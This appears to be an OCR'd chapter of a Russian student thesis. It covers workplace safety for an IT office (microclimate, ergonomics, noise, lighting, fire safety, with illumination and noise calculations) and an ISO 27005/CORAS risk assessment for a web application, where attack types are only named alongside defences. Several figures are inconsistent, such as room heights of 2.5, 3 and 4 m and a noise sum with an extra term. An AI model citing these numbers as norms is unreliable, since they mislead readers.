Для анализа труда было выбрано здание компании ТОО “BDO IT Consulting”. Здание состоит из пяти этажей общей площадью 8578 м^2. Для расчета взяла кабинет сотрудников отдела Технической поддержки. Общая площадь кабинета составляет 30м^2, высота 2,5 м, в кабинете два окна. Кабинет имеет по элементам технического оснащения 10 рабочих мест, соответственно, 10 персональных компьютеров, 1 кондиционер и 2 камеры.

Сотрудники компании при работе с компьютером могут подвергаться воздействию как небезопасных, так и вредных производственных факторов. Опасные и вредные производственные факторы по воздействию на организм человека при его работе с компьютером делятся на нижеуказанные группы:

-физические;

-психофизиологические.

К физическим факторам относятся повышенный уровень электромагнитных излучений, шум, вибрация, повышенная пульсация светового потока, повышенный уровень напряжения в электрической цепи, высокая температура окружающей среды, высокий уровень статического электричества и т.д.

Минимальный уровень вредного излучения от монитора компьютера устанавливается Международным Комитетом TCO Development, занимающимся добровольной сертификацией эргономики и безопасности электронных изделий. Стандарты, принятые Комиссией, регулярно пересматриваются и обновляются, на сегодняшний день существуют следующие стандарты: TSO'92, TSO'95, TSO'99, TSO'01, TSO'03, TSO'04, TSO'05 I TSO'07, первоначально они были ориентированы на мониторы, определяющие предельные значения для низкочастотного электромагнитного излучения, электростатического поля, режимов регулирования мощности для мониторов и т.д., он распространился на принтеры, факсы, МФУ, ноутбуки позже. Для примера был рассмотрен и изучен стандарт TSO'03 предназначенный на эргономику, защищенность электроннолучевых и жидкокристаллических мониторов, также на экологию. В данном стандарте упорядочивается документация, визуальная эргономика рабочего места, акустический шум, экономия электропитания, электромагнитные излучения и т.д. [1]

Требования к микроклимату

Работа сотрудников характеризуется небольшим напряжением, сидя, на постоянном рабочем месте. Исходя из этого, ее можно охарактеризовать как работу 1-ой категории - легкой. Для получения установленных стандартов (Таблица 1), параметров микроклимата и качества воздуха в компьютерных кабинетах и других помещениях, вентиляция является конструкцией системы воздушного потока, включающей определение относительно воздушного потока для вентиляции компьютерного зала и охлаждающих корпусов ПК.[2]

Таблица 4.1 - Оптимальные параметры микроклимата

ВРЕМЯ ГОДА	ПАРАМЕТРЫ	ЗНАЧЕНИЕ
Холодный	Температура кабинета Относительная влажность Скорость движения воздуха	20…26°С 40…60% До 0,1м/с
Теплый	Температура кабинета Относительная влажность Скорость движения воздуха	22…24°С 40…60% 0,1…0,2м/с

Сотрудники данного отдела напрямую связаны с компьютером, поэтому требования к освещению помещений и трудоустройству персонала являются важнейшим элементом рациональной организации труда.

Оптимальное влагосодержание составляет 10 %, допустимое не ниже 6 г/м. Для обеспечения надежного микроклимата и качественного состава воздуха необходимо систематически перед началом занятий и после каждого академического часа, независимо от погоды, осуществлять проветривание длительностью не менее 10 минут.

Учитывая характер производства, то есть высокие температуры и низкую влажность воздуха, будут организованы вентиляционные системы на базе одного агрегата с возможностью регулирования температуры и влажности воздуха, а также вшитая вентиляционная система, обеспечивающая нагрев центральной воды из пространственно-городских тепловых сетей. Возможно, использовать электронагреватель средней мощности для холодного времени и выключать свет во время нагрева [14].

Требования к санитарно-гигиеническим параметрам рабочих мест

В соответствии с «Гигиенические критерии оценки и классификации условий труда по показателям вредности и опасности факторов производственной среды, тяжести и напряженности трудового процесса» условия труда сотрудников, пользующиеся персональными компьютерами можно отнести к 3-му классу вредности, т. е. допустимым условиям труда.

Самое главное, сотрудники должны знать основы санитарных норм при работе с ПК и базовые правила [15].

Эргономические меры должны снижать утомляемость за счет снижения психологического, психофизиологического напряжения при одновременном обеспечении оптимальных настроек. Планирование играет важную роль на рабочем месте.

На рис. 4.1 показан пример размещения основных и периферийных компонентов ПК на рабочем столе: 1-сканер, 2-монитор, 3-принтер, 4-область рабочего стола, 5-клавиатура, 6-компьютерная мышь




Рисунок 4.1-размещение основных и периферийных компонентов ПК

Для комфортной работы стол должен удовлетворять условию: высота рабочей поверхности находится в рекомендуемом диапазоне 68-76 см.

Большое значение придается характеристикам рабочего кресла. Таким образом, рекомендуемая высота сиденья над уровнем пола находится в пределах 42-55 см. Во время работы за компьютером врачи советуют устанавливать экран на расстоянии 50-60 см от глаз.

Большое значение также придается правильной рабочей позе пользователя. Неудобная рабочая поза может вызвать боли в мышцах, суставах и сухожилиях. Требования к рабочей позе с помощью видеотерминалов следующие:

- Голова не должна быть наклонена более чем на 20 °,
- плечи должны быть расслаблены,
- локти - под углом 80 ° - 100 °,
- Предплечья и кисти рук - в горизонтальном положении.

Причина неправильной позы кроется в следующих факторах:

-нет хорошей подставки для документов;

-клавиатура расположена слишком высоко, а документы - слишком низко;

-нет места для размещения рук и кистей, не хватает места для ног.

Требования к уровню шума в помещении

В производственных помещениях при присутствии ПЭВМ для выполнения тех или иных обязательств уровни шума на рабочих местах не должны превышать предельно допустимых значении и стандартов, установленных для данных типов работ по согласованию с необходимыми санитарно-эпидемиологическими нормативами.

Уровень шума на рабочем месте не должен превышать 50дба. Шумоподавление достигается за счет увеличения изоляционной оболочки, герметизации по всему периметру окна звукоизоляцией точек подсобных соединений, пересекающихся или проходящих со стенами.

Основной источник шума на рабочем месте – компьютерный системный блок. В настоящее время существуют полностью бесшумные рабочие помещения, где используется охлаждающая жидкость и электромагнитный насос (без движущихся частей), твердотельный привод. Однако такие решения не подходят для условий данного предприятия, поэтому в низкой и средней ценовой категории рассматриваются следующие. В большинстве случаев уровень шума до 30 дБ на расстоянии до 1 м считается комфортным [16].

Основными источниками шума в компьютере являются:

1-вентилятор блока питания,

2-процессорный вентилятор,

3-вентилятор видеокарты,

4-жесткий диск и фронтальный вентилятор жесткого диска.

Непосредственно каждый из выходных шумов источника питания зависит от архитектуры системы и материала, из которого он был изготовлен. Это отлично подходит для выбора корпуса с 1-2 передними, 1 вентилятором на задней стенке и 1 вентилятором на верхней крышке, поэтому блок питания необходимо разместить в нижней части корпуса.

Условия работы тихих вентиляторов для видеокарты и следующего выбора:

- Низкий ток (0.1 -0.2);
- Лопасти большого диаметра (от 80 мм);
- Антивибрационные крепления вентиляторов;
- Гидравлические подшипники.

Большое количество недорогих вентиляторов до 3000 тенге соответствует первым трем критериям, подшипники струйных вентиляторов обычно стоят на 40-50% дороже.

В настоящее время существует большое количество жестких дисков с низким уровнем шума. Как правило, это достигается за счет низкой рабочей скорости. Например, линейка жестких дисков Western Digital Green Caviar works колеблется от 24 до 29 дБ.

Также стоит отметить SSD, который не имел механических частей, а значит, не было никакого шума во время работы. Однако такие решения являются дорогостоящими (около $ 1 ГБ SSD = 500 тенге, тогда как стоимость 1 ГБ HDD = 100 тенге), их вряд ли можно рекомендовать для ПК бизнеса.

Требования к освещенности помещения

Основной поток естественного света должен быть слева. Солнечный свет и вспышка не попадают в поле зрения при работе с компьютером.

Рабочие столы следует размещать таким образом, чтобы видео-дисплейные терминалы были ориентированы боковой стороной к световым проемам, а естественный свет падал преимущественно слева.

Искусственное освещение в помещениях для эксплуатации ПЭВМ должно осуществляться системой общего равномерного освещения. В производственных и административно-общественных помещениях, в случаях преимущественной работы с документами, следует применять системы комбинированного освещения (к общему освещению дополнительно устанавливаются светильники местного освещения, предназначенные для освещения зоны расположения документов).

Освещенность на поверхности стола в зоне размещения рабочего документа должна быть 300 - 500 лк [17].

Освещение не должно создавать бликов на поверхности экрана. Освещенность поверхности экрана не должна быть более 300лк.

Следует ограничивать прямую блёскость от источников освещения, при этом яркость светящихся поверхностей (окна, светильники и др.), находящихся в поле зрения, должна быть не более 200 кд/м2.

Следует ограничивать отраженную блёскость на рабочих поверхностях (экран, стол, клавиатура и др.) за счет правильного выбора типов светильников и расположения рабочих мест по отношению к источникам естественного и искусственного освещения, при этом яркость бликов на экране ПЭВМ не должна превышать 40 кд/м2 и яркость потолка не должна превышать 200 кд/м2.

Показатель ослепленности для источников общего искусственного освещения в производственных помещениях должен быть не более 20 . Показатель дискомфорта в административно-общественных помещениях не более 40, в дошкольных и учебных помещениях не более 15.

Яркость светильников общего освещения в зоне углов излучения от 50 до 90° с вертикалью в продольной и поперечной плоскостях должна составлять не более 200 кд/м2, защитный угол светильников должен быть не менее 40°.

Светильники местного освещения должны иметь непросвечивающий отражатель с защитным углом не менее 40°.

Следует ограничивать неравномерность распределения яркости в поле зрения пользователя ПЭВМ, при этом соотношение яркости между рабочими поверхностями не должно превышать 3:1-5:1, а между рабочими поверхностями и поверхностями стен и оборудования 10:1.

В качестве источников света при искусственном освещении следует применять преимущественно люминесцентные лампы типа ЛБ и компактные люминесцентные лампы (КЛЛ). При устройстве отраженного освещения в производственных и административно-общественных помещениях допускается применение металлогалогенных ламп. В светильниках местного освещения допускается применение ламп накаливания, в т.ч. галогенных.

Для освещения помещений с ПЭВМ следует применять светильники с зеркальными параболическими решетками, укомплектованными электронными пускорегулирующими аппаратами (ЭПРА). Допускается использование многоламповых светильников с ЭПРА, состоящими из равного числа опережающих и отстающих ветвей.

Применение светильников без рассеивателей и экранирующих решеток не допускается.

При отсутствии светильников с ЭПРА лампы многоламповых светильников или рядом расположенные светильники общего освещения следует включать на разные фазы трехфазной сети.

Общее освещение при использовании люминесцентных светильников следует выполнять в виде сплошных или прерывистых линий светильников, расположенных сбоку от рабочих мест, параллельно линии зрения пользователя при рядном расположении мониторы. При периметральном расположении компьютеров линии светильников должны располагаться локализовано над рабочим столом ближе к его переднему краю, обращенному к оператору.

Коэффициент запаса (Кз) для осветительных установок общего освещения должен приниматься равным 1.4.

Коэффициент пульсации не должен превышать 5 %.

Для обеспечения нормируемых значений освещенности в помещениях для использования ПЭВМ следует проводить чистку стекол оконных рам и светильников не реже двух раз в год и проводить своевременную замену перегоревших ламп.

Электробезопасность

Электроустановки, в состав которых входит практически все компьютерное оборудование, предназначены для того, чтобы представлять потенциальную опасность для человека, поскольку во время проведения работ по эксплуатации или техническому обслуживанию можно касаться высоковольтных деталей. Специфический риск электроустановок заключается в том, что токопроводящие проводники, экологическое, компьютерное и другое оборудование, подвергшееся напряжению в результате повреждения (пробоя) изоляции, не дают никаких сигналов, предупреждающих людей об опасности.

При работе на электроустановках для предотвращения любых травм он строго соблюдается, важно осуществлять и соблюдать соответствующие организационно-технические мероприятия. Организационные мероприятия включали в себя: принятие письменного или устного трудового приказа, разрешение на работу, надзор во время работы, внесение перерывов в работе, перевод и завершение работы.

В помещении для обеспечения электробезопасности электроустановок, находящихся в эксплуатации, наряду с указанными мероприятиями применяются технологические меры защиты, к которым относятся: токоведущие части,

электроизоляция защитного заземления, нейтральное заземление и изоляция сети, снижение напряжения, двойная изоляция [18].

Пожарная безопасность

Пожароопасность возможна при наличии в одном месте горючих материалов, окислителей и источников воспламенения.

Наиболее частыми причинами пожаров, возникающих при эксплуатации и электроустановок, являются:

– короткие замыкания в электропроводках и электрическом оборудовании;

– воспламенение горючих материалов, находящихся в непосредственной близости от электроприемников, включенных на продолжительное время и оставленных без присмотра;

– токовые перегрузки электропроводок и электрооборудования;

– большие переходные сопротивления в местах контактных соединений;

– появление напряжения на строительных конструкциях и технологическом оборудовании;

– разрыв колб электроламп и попадание раскаленных частиц нити накаливания на легкогорючие материалы и др.

Пожарная сигнализация должна располагаться в местах, доступных для проверки, а также оборудоваться высокочувствительными датчиками. Датчики могут быть:

– тепловые датчики;

– дымовые датчики;

– датчики пламени;

– комбинированные датчики.

Необходимо разместить пожарные краны в коридорах, на площадках лестничных клеток и у входов. В помещении установить ручные углекислотные огнетушители из расчета один огнетушитель на 40-50 м2.

В случае пожара срабатывает находящаяся в помещениях автоматическая установка пожаротушения (АУП). Чаще всего применяются газовые АУП. Они снабжены световой и звуковой сигнализацией.

В здании на случай возникновения пожара предусматриваются эвакуационные выходы. На эвакуационных путях устанавливают, как естественное, так и искусственное аварийное освещение, а также размещают эвакуационные знаки безопасности [19].

В случае срабатывания пожарной сигнализации или непосредственного обнаружения возгорания, задымления либо запаха гари необходимо произвести эвакуацию персонала согласно принятому плану эвакуации.

Необходимо выполнить следующие действия:

– сообщить о пожаре по телефону 01;

– подготовить к эвакуации людей;

– эвакуировать людей;

– сверить списочный состав с фактическим наличием эвакуированных людей из здания;

– принять меры по тушению пожара или загорания до прибытия пожарных частей, а также по возможности произвести эвакуацию материальных ценностей. При этом использовать средства противопожарной защиты, а также предварительно обесточить помещение;

– встретить пожарные подразделения.

Также одной из важнейших задач противопожарной защиты является защита строительных конструкций от разрушения и обеспечение их достаточной прочности при высоких температурах в условиях пожара. Строительные конструкции должны быть изготовлены из кирпича, бетона, стекла, металла и других негорючих материалов. Для предотвращения распространения огня из одной части здания в другую используются противопожарные барьеры в виде противопожарных стен, перегородок и перекрытий.

Для тушения пожаров на ранних стадиях первичного пожаротушения используются следующие виды оборудования: ручные и переносные огнетушители и пожарные машины и др.[7]

В зданиях пожарные гидранты устанавливаются на лестничных клетках, дверных проемах или в некоторых доступных и видимых местах.

Используйте следующие типы огнетушителей:

1. порошковые огнетушители, тип: ОП-5-01 (ОП-5-01). (В компл. ГОСТ)

2. Углекислотные огнетушители: КПК (OU-2, ОС-ОС, 5-8 (OU-2, -5, -8)) и мобильные (ОС-25, ОС-80).

4.2 Расчетная часть

4.2.1 Инженерные расчеты по искусственному освещению

Определение количество источников света в рабочем кабинете с заданными параметрами длины 6м, ширины 4м, высоты 3м, которое включает в себя 1 ПК, например, IBM PC/AT. Помещение включает в себя потолочные источники света USP 35 с двумя люминесцентными лампами типа LB-40. Коэффициенты отражения потолка, стен и пола составляют соответственно 10%, 50%, 70%.




Рисунок 4.2 – Эскиз рабочего кабинета

Поскольку исходные данные дают тип и мощность люминесцентных светильников, расчет необходимого количества ламп сводится к соотношению метода светового потока, как в Формуле (4.2.1):

$$N = \frac{I_s \cdot C_{\mathrm{S},} \cdot S_Z}{\mathrm{n} \cdot \mathrm{F_{ls}} \cdot nu \cdot mu}, \tag{4.2.1}$$

где

I_s– требуемая минимальная освещенность, ЛК;

С-расчетный коэффициент запаса, учитывающий запыленность воздуха и износ используемых источников света;

S-площадь освещаемого помещения, м2;

z-коэффициент неравномерного распределения света;

n- число принятых рядов светильников;

F-световой поток источника света, лм;

mu-коэффициент затенения;

nu-коэффициент использования излучения лампы;

Для помещений, освещенных люминесцентными лампами, и при условии уборки светильников не реже двух раз в год C_s составляет 1,5.

Для оптимального (исходя из требований равномерного освещения) расположения светильников коэффициент неравномерности z равен 1,1.

Коэффициент затенения mu вводится в расчет для помещений с фиксированным числом сотрудников или/и при наличии крупных объектов и принимается равным 0,9.

Коэффициент использования светового потока не зависит от типа светильника, а зависит только от отражательной способности светового потока стенок, пола, основания источника света и геометрических размеров помещения и высоты основания светильников, которые учитываются с помощью комбинированного характеристико-комнатного показателя, рассчитываемого по формуле (4.2.2):

$$i = \frac{A \cdot B}{h \cdot (A + B)}, \qquad (4.2.2)$$

где А и В-соответственно длина и ширина помещения, м;

Н-высота основания ламп над рабочей поверхностью, м.

Согласно первоначальным данным, размеры лаборатории составляют: длина а-6 м, ширина в-4 м, высота Н-4 м.

Для компьютерных помещений расстояние между полом и высотой рабочей поверхности составляет 0,8 м. Следовательно: м. Следовательно, по формуле (4.2.2):

$$i = \frac{6 \cdot 4}{2{,}2 \cdot (6 + 4)} = 1.10$$

Учитывая набор стен, равный 50%, пола, равного 70%, снования источника света, равный 10%, Если I равен 1,10, и из данных находим nu, равный 0,49.

Количество рядов ламп определяется из наиболее выгодного соотношения; для большинства типов ламп, используемых в Вычислительном Центре, q равно 1,3...1.4; L-расстояние между рядами ламп, м.

Наиболее выгодное соотношение для ламп УСП-35, q = 1,4. Исходя из этого, расстояние между рядами ламп вычисляется по формуле (4.2.3):

$$L = q \cdot h = 1.4 \cdot 2.2 = 3$$

Поставьте светильники вдоль стены комнаты. Расстояние между стенками и концевыми рядами светильников l = 0,3 Лм. При ширине кабинета “Б " равно 4, и мы имеем ряд рядов ламп, рассчитанных по формуле (4.2.4):

$$n = \frac{B}{L} = \frac{4}{3} = 2$$

Номинальный световой поток лампы ЛБ-40 Flmp= 3120, то световой поток, излучаемый источником света, равен:

F_{ls} = 2Flmp=2·3120 = 6240ЛМ.

Площадь пола:

S = A·B = 6·4 = 24 м^2.

Определить количество светильников в ряду:

$$N = \frac{400 \cdot 1.5 \cdot 24 \cdot 1.1}{2 \cdot 6240 \cdot 0.49 \cdot 0.9} = 2.87 = 3$$

Длина одного типа источника света USP 35 с лампами LB-40 составляет 1,27 м

их общая длина составляет:

Lламп = 3·1.27 = 3.81 м,

Поэтому лампы ставятся в ряд более чем на 0,5 м.

Общее количество ламп составляет 6, что необходимо для равномерного освещения рабочих мест помещения.

4.2.2 Расчет уровня шума

Одним из неблагоприятных факторов внешней среды в вычислительном центре является высокий уровень шума, создаваемого печатающими устройствами, оборудованием для кондиционирования воздуха, вентиляторами охлаждения в корпусах компьютеров. Чтобы определить требования и целесообразность шумоподавления, необходимо знать уровни шума у оператора.

Уровень шума, возникающего от нескольких некогерентных источников, работающих одновременно, рассчитывается исходя из принципа суммирования энергии излучения отдельных источников, как и в Формуле (4.2.5):

$$L_{\Sigma} = 10 \lg \sum_{i=1}^{i=n} 10^{0,1 L_i},$$

где Li-уровень звукового давления i-го источника шума;

n-количество источников шума.

Уровни звукового давления источников шума на оператора, работающего на рабочем месте, приведены в таблице 4.3.

Таблица 4.3-уровни звукового давления

ИСТОЧНИК ШУМА	УРОВЕНЬ ШУМА, DB	ИСТОЧНИК ШУМА	УРОВЕНЬ ШУМА, DB
Клавиатура	10	Принтер	63
Жесткий диск	25	Сканер	38
CPU кулер	29	Монитор	7

Обычно операторская станция оснащена следующим оборудованием: жесткий диск в системном блоке, вентилятор охлаждения ПК, монитор, клавиатура, принтер и сканер.

Подставляя значения уровня звукового давления для каждого типа оборудования в формулу, получаем:

$$L\sum=10\cdot\lg(102,5+102,9+100,7+101+106,3+103,8+103,6)=63,03\ dB$$

Полученное значение не превышает допустимого уровня шума для положения сотрудника, равного 65 дБ.

Вывод по главе: в данной главе были рассмотрены:

– основные требования к организации рабочего места сотрудника;

– требования к санитарно-гигиеническим параметрам рабочих мест;

– вопросы пожарной безопасности.

Также был произведен расчёт количества светильников в аудитории.

5 Оценивание рисков информационной безопасности

5.1 Активы и анализ рисков ИБ

Для расчета рисков информационной безопасности были определены защищаемые активы такие как, веб-приложение, веб-сервер и сетевая инфраструктура.

Риски информационной безопасности были рассчитаны с учетом темы дипломного проекта: системы защиты веб-приложении. Были рассчитаны риски для вышеперечисленных активов (незащищенных). Расчет остаточных рисков был произведен с учетом данных защитных мер.

Для расчета рисков был выбран алгоритм из стандарта ISO-27005. Расчет по первому алгоритму (по двум шкалам) производится на основе приложения Е стандарта ISO-27005: Подходы к оценке риска информационной безопасности.

Таблица 5.1 – Ценность активов, уровни угроз и уязвимостей

Степень вероятности возникновения угрозы		Низкая			Средняя			Высокая		
Простота использования		Н	С	В	Н	С	В	Н	С	В
Ценность активов	0	0	1	2	1	2	3	2	3	4
	1	1	2	3	2	3	4	3	4	5
	2	2	3	4	3	4	5	4	5	6
	3	3	4	5	4	5	6	5	6	7
	4	4	5	6	5	6	7	6	7	8

Принципы упрощают некоторые значения ценности по числовой шкале.

Таблица 5.1 является итогом рассмотрения степени вероятности сценария инцидента, отображенного на количественно оцененное влияние бизнеса.

Общий рейтинг рисков:

-низкий риск:0-2;

-средний риск:2-5;

-высокий риск:6-8 [20].

Остаточный риск – это риск, который остается после мер по контролю над рисками. Расчет остаточного риска осуществляется по формуле, представленной ниже.

Остаточные риск=Первичный риск–Влияние мероприятий по контролю над рисками [21].

Таблица 5.2 – Анализ рисков информационной безопасности

№	Угрозы	Уязвимости	Макс. уровень риска	Меры по обработке риска	Остаточный уровень риска	Комментарии, ресурсы, ответственный
Актив 1. Веб-приложение						
1	SQL-инъекция (к примеру, приводящая к получению прав DBA и возможности удаления БД)	Отсутствие фильтрации SQL-команд	8	Проверка валидности строковых параметров и экранирование символов	3	Разработчик
2	Перехват пакетов данных от сервера	Недостаточная защита передаваемого трафика	6	Шифрование трафика между сервером и пользователя веб-приложения	2	Сетевой аднинистратор
3	обход механизма разграничения доступов	недостаточная проверка последовательности выполнения операций сайта	5	Выбор проверенных и протестированных компонентов разработки	2	Сетевой аднинистратор

Продолжение Таблицы 5.2

4	обнаружения открытых портов и идентификации привязанных к ним сетевых служб	Перехват портов с помощью программ-анализаторов трафика для компьютерных сетей	6	распределение привилегий и запрет на передачу данных 3им лицам	2	Сетевой аднинистратор
5	Осуществление XSS атаки	Отсутствие фильтрации атрибутов в сообщениях и комментариях, оставляемых на сайте	6	Использование «белых списков» и Фреймворков с автоматическим преобразованием данных	1	Разработчик
6	Атака PHP инъекция	Отсутствие проверки параметров при входе	6	Проверка строку на посторонние символы, отключение использования удаленн	2	Разработчик
Актив 2. Веб-сервер						
7	Несанкционированный доступ и чтение конфиденциальных данных	Неправильная распределения прав и отсутствие шифрования	8	Аудит, корректное распределение привилегии	3	Администратор веб-сервера

Продолжение Таблицы 5.2

8	Атака Path Traversal(получения доступа к файлам, директориям и командам, находящимся вне основной директории Веб-сервера)	Отсутствие безопасности параметров URL и патчей	7	Фильтровать вводимые данные пользователем, и установка последней версии программного обеспечения веб-сервера	2	Администратор веб-сервера
Актив 3. Сетевая инфраструктура						
9	Перехват трафика. Осуществление атаки "Человек посередине".	Незащищенность передаваемого трафика	6	Шифрование трафика между веб-сервером и клиентом	1	Сетевой администратор
10	Атака на порт SSH методом подбора паролей	Отсутствие ограничений подбора паролей и фильтрации подключающихся портов	6	Настроить брандмауэр, блокировка брутфорса	1	Администратор веб-сервера

5.2 Анализ рисков с инструментом CORAS

В этом разделе представлены диаграммы взаимосвязей компонентов анализа рисков, реализованные в программе CORAS.

Программное обеспечение CORAS использует язык UML. Это специализированный язык графического описания, предназначенный для объектного моделирования [22].

На рисунке 5.1 представлена диаграмма активов, которые разделены на категории: «Аппаратные средства» и «Информационные средства». К

аппаратным средствам входит веб-сервер, к информационным относится веб-приложение. Актив сетевая инфраструктура в свою очередь к обоим средствам.

На рисунке 5.2 представлена диаграмма модели угроз. Элементы диаграммы: источники угроз – уязвимости – этапы реализации угроз – последствия – активы

То есть, сначала источники, затем уязвимости, с помощью которых реализуют угрозу, из которого мы получаем некоторые последствия на определенный актив.

Например, источник угрозы «Злоумышленник», используя уязвимость «отсутствие фильтрации атрибутов в комментариях», реализует межсайтовое выполнение сценариев и получает доступ к информации. Актив, на который направлена данная угроза – «Веб-приложение».

На рисунке 5.3 представлена диаграмма модели угроз с учетом вероятности возникновения инцидентов. Ее следует читать также, как и предыдущую диаграмму, представленную на рисунке 3, с учетом того что добавлен параметр вероятности возникновения инцидентов. Вероятности возникновения инцидента могут быть высокой, средней и низкой. Например, копирования данных с веб-сервера имеет высокую вероятность возникновения.

На рисунке 5.4 представлена диаграмма рисков с характеристиками влияние угроз. То есть для каждого актива определяем последствия в случае осуществления этого риска. Элементы диаграммы слева направо: источники угроз, уязвимости, способы реализации угроз, степень влияния реализации угроз, понесшие от реализации угрозы ущерб активы. Например, злоумышленник, воспользовавшись отсутствием шифрования, реализует угрозу «перехват трафика», это сильно повлияло на сетевую инфраструктуру.

На рисунке 5.5 представлена диаграмма модели угроз с возможными мерами защиты. Ее следует читать так же, как и диаграмму, представленную на рисунке 2, с единственным отличием: между уязвимостями и способами реализации угроз добавлены защитные меры для уменьшения рисков, то есть между уязвимостями и способами реализации угроз добавлены защитные меры для уменьшения рисков. К примеру, для уязвимости «атака Path Travelsal» внедрена защитная мера «фильтрация вводимых данных».

На рисунке 5.6 представлена диаграмма недопустимых рисков. Она построена на базе диаграммы, представленной на рисунке 4, но здесь представлены те риски, которые имеют высокую степень влияния угроз.




Рисунок 5.1 – Диаграмма с активами

